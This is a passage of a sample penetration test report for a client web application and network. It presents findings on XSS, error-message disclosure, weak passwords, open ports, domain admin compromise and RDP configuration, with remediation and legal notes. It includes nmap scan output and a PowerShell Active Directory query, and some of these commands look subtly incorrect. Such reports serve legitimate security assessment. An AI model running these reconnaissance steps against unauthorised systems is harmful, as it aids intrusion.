
In severe cases, XSS can be used to gain unauthorized access to the underlying system, potentially allowing attackers to execute arbitrary code or take control of the server.

Evidence:

Exploit Attempt: Injected script tags in search fields.

Proof of Concept:

- Screenshots of injected script execution.



Recommendation:

- Implement robust input validation to sanitize and filter user-provided data, removing any potentially harmful characters or code.
- Use appropriate output encoding mechanisms (e.g., HTML encoding, JavaScript encoding) to ensure that user-supplied data is safely rendered within the web page.
- Implement CSP to restrict the resources that can be loaded by the browser, helping to prevent the execution of malicious scripts.

4.3.2 Vulnerability Name: Information Disclosure Via Error Message

Description

The vulnerability exists due to the application's failure to properly handle and sanitize error messages. When an error occurs, the application may inadvertently disclose sensitive information, such as file paths, database queries, or internal system details. This information can be exploited by malicious actors to gain unauthorized access to the system or sensitive data.

Risk: Provides attackers with valuable information for further exploitation.

Affected Component: Web application error handling.

Impact:



- Data Breach:** Exposure of personally identifiable information (PII), financial data, intellectual property, and other sensitive information.
- System Compromise:** Malicious actors can exploit the vulnerability to gain unauthorized access to the system and escalate their privileges.
- Reputation Damage:** A data breach can severely damage the organization's reputation, leading to loss of customer trust and financial losses.

Evidence:

- Error Message: Full stack trace visible on error page.

Proof of Concept:

- Screenshots of Evidence.



REMOTE_HOST	107.15.40.213
SECRET_KEY	[REDACTED]

Recommendation:

- Implement robust error handling mechanisms to prevent the disclosure of sensitive information.
- Sanitize error messages to remove any sensitive information before displaying them to the user.
- Configure error handling to display generic messages to end users.
- Employ a secure logging framework that masks sensitive information and prevents unauthorized access to log files.
- Conduct comprehensive testing to verify the effectiveness of the implemented solutions and ensure that the vulnerability is completely remediated.
- Establish ongoing monitoring procedures to detect and respond to new vulnerabilities.

4.4 Low Vulnerabilities

4.4.1 Vulnerability Name: Weak Password Policy

Description:

This report identifies a significant security vulnerability in Etns Management, due to a weak password policy. The current password policy does not enforce sufficient complexity requirements, making it easier for attackers to guess or brute force passwords. This vulnerability poses a significant risk to user account security and data privacy.

- a. Risk: Increased likelihood of account compromise through brute force attacks.
- b. Affected Component: User account management.

Impact:

c. **Unauthorized Access:**

Attackers can gain unauthorized access to user accounts, potentially leading to data exfiltration, identity theft, or fraudulent activities.

d. **Data Exfiltration:**

Sensitive information, such as user credentials, financial data, or personally identifiable information (PII), can be stolen.



e. **System Compromise:**

In severe cases, compromised accounts can be used to gain unauthorized access to the underlying system, potentially allowing attackers to execute arbitrary code or take control of the server.

Evidence:

- a. Password Policy: Minimum length 6 characters, no complexity requirements.

Proof of Concept:



Recommendation:

- Enforce a strong password policy that requires users to create passwords with a combination of uppercase and lowercase letters, numbers, and special characters.

- Prevent users from creating passwords that are too similar to existing usernames, email addresses, or common phrases.
- Require users to change their passwords periodically to reduce the risk of compromised passwords. Store passwords using a secure hashing algorithm, such as bcrypt or Argon2, to make them irreversible.
- Implement MFA to add an extra layer of security by requiring users to provide additional forms of authentication, such as a code sent to their phone or email.

4.4.2 Vulnerability Name: Unused Open Ports

Description:

This report identifies a potential security vulnerability in ETMS Management, due to the presence of unused open ports. These open ports can serve as entry points for malicious actors to gain unauthorized access to the system, potentially leading to data exfiltration, system compromise, or service disruptions.

- a. Risk: Potential for unintentional exposure or future exploitation.
- b. Affected Component: Network services.


Impact:

- c. Unnecessary attack surface.

Evidence:

- d. Open Ports: Ports 443, 445, 3306 etc.. found open.

Proof of Concept:



```

root@kali: ~
└─$ nmap -sV -T 10.10.1.184
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-22 01:48 EST
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 46.15% done; ETC: 01:49 (0:00:30 remaining)
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 46.15% done; ETC: 01:50 (0:01:03 remaining)
Nmap scan report for 10.10.1.184
Host is up (0.00049s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
443/tcp   open  ssl/http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp   open  mysql?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
49158/tcp open  msrpc            Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306:TCP:V=7.91%I=7%D=2/22%Time=63F5BADB%P=x86_64-pc-linux-gnu%r(NU
SF:LL,48,"D\0\0\x01\xffj\x04Host\x20'10'.10'.1'.1'.2'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
MAC Address: 4A:35:22:2C:5A:6B (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.39 seconds
  
```

Recommendation:

- Close unused ports.
- Conduct regular port scanning to identify unused open ports.
- Close any unused open ports that are not required for the system's functionality.
- Configure firewalls to block all incoming traffic to unused ports.
- Harden services running on open ports to minimize the risk of exploitation.
- Conduct regular security audits and vulnerability assessments to identify and address potential security weaknesses.

4.5 Informational Vulnerabilities

4.5.1 Vulnerability Name: Domain Administrator Privileges Achieved

Description:

Our penetration testing efforts resulted in achieving domain administrator privileges. This demonstrates that with the right set of tactics and techniques, an attacker could take control of your entire domain.

Impact:

Complete control of the domain allows a potential attacker to access all systems and sensitive data within the domain.

Evidence:

Internal Infrastructure: 192.168.1.0/24

Proof of Concept:

```
Get-ADUser -Identity "pentester" | Get-ADGroup -Property Name | Where-Object {  
$_.Name -like "*Domain Admins*" }
```

```
DistinguishedName      : CN=pentester,OU=Users,DC=cybersafesolutions,DC=com  
GroupCategory          : Security  
GroupScope             : Global  
Name                   : Domain Admins  
SamAccountName         : Domain Admins  
SID                    : S-1-5-21-1234567890-1234567890-1234567890-512
```

Recommendation:

Limit the number of domain administrator accounts and monitor their usage closely. Regularly review and update access controls and user privileges to ensure minimum necessary access. Implementing strong two-factor authentication can also mitigate this risk.

4.5.2 Vulnerability Name: Insufficient Terminal Services Configuration

Description:

The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established.

Impact:

If exploited, an adversary gains code execution, leading to lateral movement across the network.

Evidence:

Identified 118 machines, please see the below file for listing. [file removed]

Recommendation:

Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.

5. Recommendations

1. SQL Injection:

Immediate:

Apply any available patches or hotfixes related to the SQL injection vulnerability. If immediate patches are unavailable, consider disabling or restricting affected functionality.

Short-Term:

Refactor code to use prepared statements or parameterized queries to protect against SQL injection. Apply security patches, conduct a vulnerability assessment, restrict access to the web application, and review security policies.

Long-Term:

Implement a robust security framework, invest in security tools, provide security awareness training, conduct regular audits, and stay updated on security best practices.

2. Arbitrary File Upload:

Immediate:

Disable the file upload feature, restrict access to the web application, and implement temporary manual processes.

Short-Term:

Apply security patches, conduct a vulnerability assessment, restrict access to the file upload functionality, and review security policies.

Long-Term:

Implement a robust security framework, invest in security tools, provide security awareness training, conduct regular audits, and stay updated on security best practices.

3. Outdated Software with Known Vulnerabilities:

Immediate:

Isolate the web server, disable vulnerable features, and implement temporary manual processes.

Short-Term:

Apply security patches, conduct a vulnerability assessment, restrict access to the web server, and review security policies.

Long-Term:

Establish a patch management process, prioritize critical updates, conduct regular vulnerability assessments, invest in security tools, and provide security awareness training.

4. Broken Authentication Vulnerabilities:

Immediate:

Disable the vulnerable authentication feature, restrict access to the web application, and implement temporary manual authentication.

Short-Term:

Apply security patches, conduct a vulnerability assessment, restrict access to the authentication system, and review security policies.

Long-Term:

Implement stronger authentication mechanisms, educate employees, enforce password policies, and consider SSO.

5. Cross Site Scripting (XSS) in search page

Immediate:

Disable the search functionality, restrict access to the web application, and implement temporary manual search.

Short-Term:

Apply security patches, conduct a vulnerability assessment, restrict access to the search functionality, and review security policies.

Long-Term:

Implement input validation, use output encoding, consider a WAF, educate employees, and regularly review and update code.

As This is a sample report

“Remediation recommendations are provided in brief, based on the findings from the actual assessment conducted for the client.”

6. Compliance and Legal Considerations

Compliance Standards:

This section addresses the compliance and legal implications of the penetration testing performed. It outlines the relevant regulations and standards, evaluates how the findings relate to these requirements, and provides recommendations for ensuring adherence.

Applicable Laws and Regulations:

Ensure that the penetration test complies with all applicable laws and regulations, such as data protection laws (e.g., GDPR, CCPA), cybersecurity frameworks (e.g., NIST Cybersecurity Framework), and industry-specific standards (e.g., HIPAA, PCI DSS).

Ethical Considerations

- **Informed Consent:**

Ensure that the organization or individual being tested is fully informed about the potential risks and consequences of the penetration test.

- **Avoid Harm:**

Take steps to minimize any potential harm or disruption to the organization's systems or operations.

- **Respect Privacy:**

Respect the privacy of individuals and organizations involved in the test.

Data Privacy and Security

- **Data Handling:**

Handle any sensitive data collected during the test with care and in accordance with applicable data protection laws.

- **Data Destruction:**

Destroy or anonymize any sensitive data collected during the test after it is no longer needed.

Incident Reporting and Notification

- **Incident Response Plans:**

Adhere to the organization's incident response plans if any vulnerabilities or security incidents are discovered.

- **Legal Notification:**

Notify relevant authorities or individuals as required by law or contract.

5. Non-Disclosure Agreements (NDAs)

- **Confidentiality:**

Ensure that a non-disclosure agreement (NDA) is in place between the penetration tester and the organization being tested to protect sensitive information.

6. Liability and Indemnification

- **Liability Limitations:**

Clearly define the liability limitations and indemnification clauses in the agreement between the penetration tester and the organization.

Legal Notices

1. **Authorization:**

- a. Testing was authorized by [Client's IT Manager], documented in email dated September 15, 2024.

2. **Confidentiality**

- a. This report is confidential and intended for [XYZ Solutions.Inc] only.



LAST PAGE